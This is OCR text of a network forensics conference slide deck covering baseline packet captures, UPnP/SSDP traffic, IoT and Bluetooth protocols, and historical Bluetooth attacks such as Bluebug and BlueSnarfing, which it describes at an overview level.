Network Forensic Case Studies –

Those Who Don't Learn from the Past are Doomed to Repeat It

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- Certified instructor and internationally recognized network security and forensics expert with more than 30 years of experience
- Retired US Navy and the founder of Merlion’s Keep Consulting, a professional services company specializing in network and forensics analysis
- A member of the Global Cyber Response Team (GCRT), FBI InfraGard, Computer Security Institute, and the IEEE and volunteer at Cyber Warfare Forum Initiative
- Holds numerous certifications, including Certified Network Expert (CNX)-Ethernet, CCNA, Certified Wireless Network Administrator (CWNA), and WildPackets Certified Network Forensics Analysis Expert (WNAX)
- Certified Wireshark University, Sniffer University and Planet 3 Wireless instructor

From the Headlines (last 10 Days)

Welcome to my World….
Today's Agenda

1. The Unforeseen Threat - UPNP
2. Buy Your Own Destruction - IoT & Exploits
3. You Expect me to Pay? - Ransomware
4. The Future of Botnets
5. Attacking from the Inside Man-in-the Middle
6. Application Attacks - Web & Email

Troubleshooting vs. Forensics

Troubleshooting Questions

1. What is the cause of my performance issue?

2. How do I locate and resolve the performance issue?

Forensics Questions

1.What Damage has been Done?

2.Who was the intruder and how did they penetrate the existing security precautions?

3. Did the intruder leave anything such as a new user account, or perhaps some new type of Malware behind?

4. Is there sufficient data to analyze & reproduce the attack and verify the fix will work?

For This to Work - Normal or Abnormal?

Source	Destination	Protocol	Length	Src Port	Dst Port	Info
Micro-St_70:13:b7	IPv6mcast_00:00:00:	SSDP	208	51760	1900	M-SEARCH * HTTP/1.1
Micro-St_70:13:b7	IPv6mcast_00:00:00:	SSDP	208	51760	1900	M-SEARCH * HTTP/1.1
Micro-St_70:13:b7	Netgear_52:9e:a0	DNS	71	58501	53	Standard query A www.cnn.com
Netgear_52:9e:a0	Micro-St_70:13:b7	DNS	288	53	58501	Standard query response A 157.166.255.19
Micro-St_70:13:b7	Netgear_52:9e:a0	TCP	66	65045	80	65045 > 80 [SYN] Seq=419029810 Win=8192 L
Netgear_52:9e:a0	Micro-St_70:13:b7	TCP	66	80	65045	80 > 65045 [SYN, ACK] Seq=1914813027 Ack=
Micro-St_70:13:b7	Netgear_52:9e:a0	TCP	54	65045	80	65045 > 80 [ACK] Seq=419029811 Ack=191481
Micro-St_70:13:b7	Netgear_52:9e:a0	TCP	1448	65045	80	[TCP segment of a reassembled PDU]
Micro-St_70:13:b7	Netgear_52:9e:a0	TCP	1448	65045	80	[TCP segment of a reassembled PDU]
Netgear_52:9e:a0	Micro-St_70:13:b7	TCP	60	80	65045	80 > 65045 [ACK] Seq=1914813028 Ack=41903
Micro-St_70:13:b7	Netgear_52:9e:a0	HTTP	1194	65045	80	GET / HTTP/1.1
Netgear_52:9e:a0	Micro-St_70:13:b7	TCP	60	80	65045	80 > 65045 [ACK] Seq=1914813028 Ack=41903
Netgear_52:9e:a0	Micro-St_70:13:b7	TCP	60	80	65045	80 > 65045 [ACK] Seq=1914813028 Ack=41903
Netgear_52:9e:a0	Micro-St_70:13:b7	TCP	1448	80	65045	[TCP segment of a reassembled PDU]
Netgear_52:9e:a0	Micro-St_70:1					eassembled PDU]
Micro-St_70:13:b7	Netgear_52:9e					q=419033739 Ack=191481
Netgear_52:9e:a0	Micro-St_70:1					eassembled PDU]
Netgear_52:9e:a0	Micro-St_70:1					eassembled PDU]
Micro-St_70:13:b7	Netgear_52:9e					q=419033739 Ack=191481
Netgear_52:9e:a0	Micro-St_70:1					eassembled PDU]
Netgear_52:9e:a0	Micro-St_70:1					eassembled PDU]

Forensics Analysis Tip: Be familiar with the expected or Baseline behavior of protocols before trying to identify suspect behavior!

The Key – Reference / Baseline Files

- How can you recognize suspicious behavior unless you understand the expected behavior of a protocol?
- This is where the use of known-good reference or baseline files becomes important!
  - Reference files of standard network activities
  - Samples of network device behavior
  - Many devices, Scanning tools, Exploits, Hackers have specific signatures or patterns that can be used to identify a specific behavior


So… Where do I Get Samples?


- https://wiki.wireshark.org/SampleCaptures
- http://packetlife.net/captures/
- http://www.pcapr.net
- http://www.netresec.com/?page=PcapFiles
- http://ambitwire.com/useful-links/public-pcap-repositories/link/public-pcap-repositories-ambitwires-ultimate-collection
- http://contagiodump.blogspot.nl/2013/04/collection-of-pcap-files-from-malware.html
- https://www.evilfingers.com/repository/pcaps.php
- https://www.bro.org/community/traces.html
- http://www.secrepo.com/

Forensics Analysis Tip: For specific requests, email me! *phill.shade@gmail.com*

What Should I Look For?

- Unusual communication pairs
- Unusual protocols and ports
- Excessive failed connections
- Suspicious inbound connections
- Suspicious Outbound Connections
- Suspicious DNS Queries / Replies





Forensics Case Study #1 – To Get Your Attention

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
UPNP (Hiding in Plain Sight)


File : *MK - Baseline - UPNP - HTTP Modify & Notify*



UPnP - Unforeseen HTTP Threat

- Universal Plug-and-Play
- ISO/IEC 29341, in December, 2008
  - Enable connectivity to stand-alone devices and computers from multiple vendors
    - Intended to provide zero configuration networking for residential, SOHO wireless networks and networked home appliances
    - Managed by the Open Connectivity Foundation (OCF)
      - www.upnp.org
- HTTP / SSDP Multicast over UDP Port 1900
  - HTTP Notify
  - HTTP M-Search

UPnP Details - Notify & Search



Forensics Case Study #2 -

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Buy Your Own Destruction — IoT Technologies & Exploits

File : Philips Hue Idle v2

How Many of You Have at Least one of These?

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




SoHo / IoT WiFi Technologies

- **S**mall **O**ffice / **H**ome **O**ffice (SoHo) / IoT (Internet of Things) technologies comprise a specialized area of WiFi technology
  - Based upon existing IEEE 802.xx WiFi specifications
    - Modified to use low power, small form factor devices
    - Primarily use the 2.4Ghz ISM bands (some exceptions)
    - Intended to provide short range – PAN networking (<30m)



It's Getting Worse…



Bluetooth Overview

- FHSS based technology that operates in the same 2.4Ghz band as IEEE 802.11b (1Mb/s data rate)
  - Signals hop from one channel to another in a pseudo-random fashion, determined by the master station
- **W**ireless **P**ersonal **A**rea **N**etworks (WPAN)
  - Short-range, Low Power, Low Cost, Small form factor
    - Small networks, No configuration, common user experience
    - Communication of devices within a Personal Operating Space
- Defined in IEEE 802.15 as a WPAN technology
  - 3 variable power settings
    - Class 3 radios – have a range of up to 1 meter or 3 feet
    - Class 2 radios – mobile devices – have a range of 10 meters
    - Class 1 radios – used primarily in industrial use cases – have a range of 100 meters

Bluetooth Pcap

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Bluetooth_HCI_and_OBEX_Transaction_over_USB.ntar [Phill's Magical Mystery Machine - Wireless Configuration]

Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/>

	Source	Destination	Protocol	Info
153082	controller	host	HCI_EVT	Rcvd Number of Completed
153083	host	6.5.1	USB	URB_INTERRUPT in
153084	NokiaDan_15:a2:c7 (GenkiDesu)	Integrat_55:90:80 (Nagasaki)	L2CAP	Rcvd Configure Response - S
153085	host	6.5.2	USB	URB_BULK in
153086	NokiaDan_15:a2:c7 (GenkiDesu)	Integrat_55:90:80 (Nagasaki)	RFCOMM	Rcvd SABM Channel=0
153087	host	6.5.2	USB	URB_BULK in
153088	Integrat_55:90:80 (Nagasaki)	NokiaDan_15:a2:c7 (GenkiD…	RFCOMM	Sent UA Channel=0
153089	6.5.2	host	USB	URB_BULK out
153090	controller	host	HCI_EVT	Rcvd Number of Completed Pack
153091	host	6.5.1	USB	URB_INTERRUPT in
153092	NokiaDan_15:a2:c7 (GenkiDesu)	Integrat_55:90:80 (Nagasaki)	RFCOMM	Rcvd UIH Channel=0 -> 9 MPX_
153093	host	6.5.2	USB	URB_BULK in
153094	Integrat_55:90:80 (Nagasaki)	NokiaDan_15:a2:c7 (GenkiD…	RFCOMM	Sent UIH Channel=0 -> 9 MPX_
153095	6.5.2	host	USB	URB_BULK out
153096	controller	host	HCI_EVT	Rcvd Number of Completed Pack

- Bluetooth
  - [Source: NokiaDan_15:a2:c7 (00:17:4b:15:a2:c7)]
  - [Destination: Integrat_55:90:80 (00:11:67:55:90:80)]
- Bluetooth HCI USB Transport
  - [Packet Complete]
- Bluetooth HCI ACL Packet
  - .... 0000 0000 0011 = Connection Handle: 0x003
  - ..10 .... = PB Flag: First Automatically Flushable Packet (2)
  - 00.. .... = BC Flag: Point-To-Point (0)
  - Data Total Length: 18
  - [Connect in frame: 152974]
  - [Source BD_ADDR: NokiaDan_15:a2:c7 (00:17:4b:15:a2:c7)]
  - [Source Device Name: GenkiDesu]
  - [Source Role: Slave (2)]
  - [Destination BD_ADDR: Integrat_55:90:80 (00:11:67:55:90:80)]
  - [Destination Device Name: Nagasaki]
  - [Destination Role: Master (1)]
  - [Last Role Change in Frame: 152972]
- Bluetooth L2CAP Protocol
  - Length: 14
  - CID: L2CAP Signaling Channel (0x0001)
  - Command: Configure Response
    - Command Code: Configure Response (0x05)
    - Command Identifier: 0x03
    - Command Length: 10
    - Source CID: Dynamically Allocated Channel (0x0041)
    - 0000 0000 0000 000. = Reserved: 0x0000
    - ....0 = Continuation Flag: False
    - Result: Success (0x0000)
    - Option: MTU
      - Type: Maximum Transmission Unit (0x01)
      - Length: 2
      - MTU: 672

Nokia Withing's…

Withing's Details



Security Issue - Bluebug

- Exploit developed by a German researcher (Martin Herfurt in 2004
  - Allows the attacker to use the phone to initiate calls to premium rate numbers, send SMS messages, read SMS messages, connect to data services such as the Internet, and eavesdrop on conversations in the vicinity
    - Allows the listening post to be anywhere in the world.
      - Bluetooth access is only required for a few seconds in order to set up the call
  - Creates a serial profile connection to the device, giving full access to the AT command set, which is then exploited using standard off the shelf tools
    - PPP for networking or gnokii for messaging

Security Issue – BlueSnarfing

- BlueSnarfing is the unauthorized accessing of features on Bluetooth-enabled devices
  - Phones / PDA's / WiFi network devices
- Typically employed in long-range attacks
  - Favorite industrial espionage attack

"…BlueSniper rifle, a yagi-antenna and scope affixed to a gun-like stock that this week broke a distance record for BlueSnarfing… by slurping data from a Nokia 6310i from 1.1 away (2 Km) away…"
Wired News Aug2004


Bluetooth Exploit – Tesla's

ZigBee Overview

- Uses OFDM in the following 3 bands:
  - 16 channels in the 2.4GHz ISM band / 10 channels in the 915MHz ISM band / 1 channel in the European 868MHz band
- Defined in IEEE 802.15.4
  - CSMA / CA data rates:
    - 250kb/s @ 2.4Ghz Band
    - 40 kb/s @ 915 MHz ISM Band
    - 20 kb/s @ 868 MHz Band

- Designed for use with small form factor, low power, low latency devices
  - Maximum power is 1mW
  - Used in small or PAN type networks
    - Connected in P2P or Star configuration

Philips Hue Lightbulb (v1) Details



Philips Hue Lightbulb (v2) Details



```
GET /description.xml HTTP/1.1
HOST: 129.94.5.95:80
DATE: Mon, 21 Apr 2014 13:50:38 GMT
CONNECTION: close
USER-AGENT: Unspecified, UPnP/1.0, Unspecified

HTTP/1.1 200 OK
Content-type: text/xml
Connection: Keep-Alive

<?xml version="1.0" encoding="UTF-8" ?>
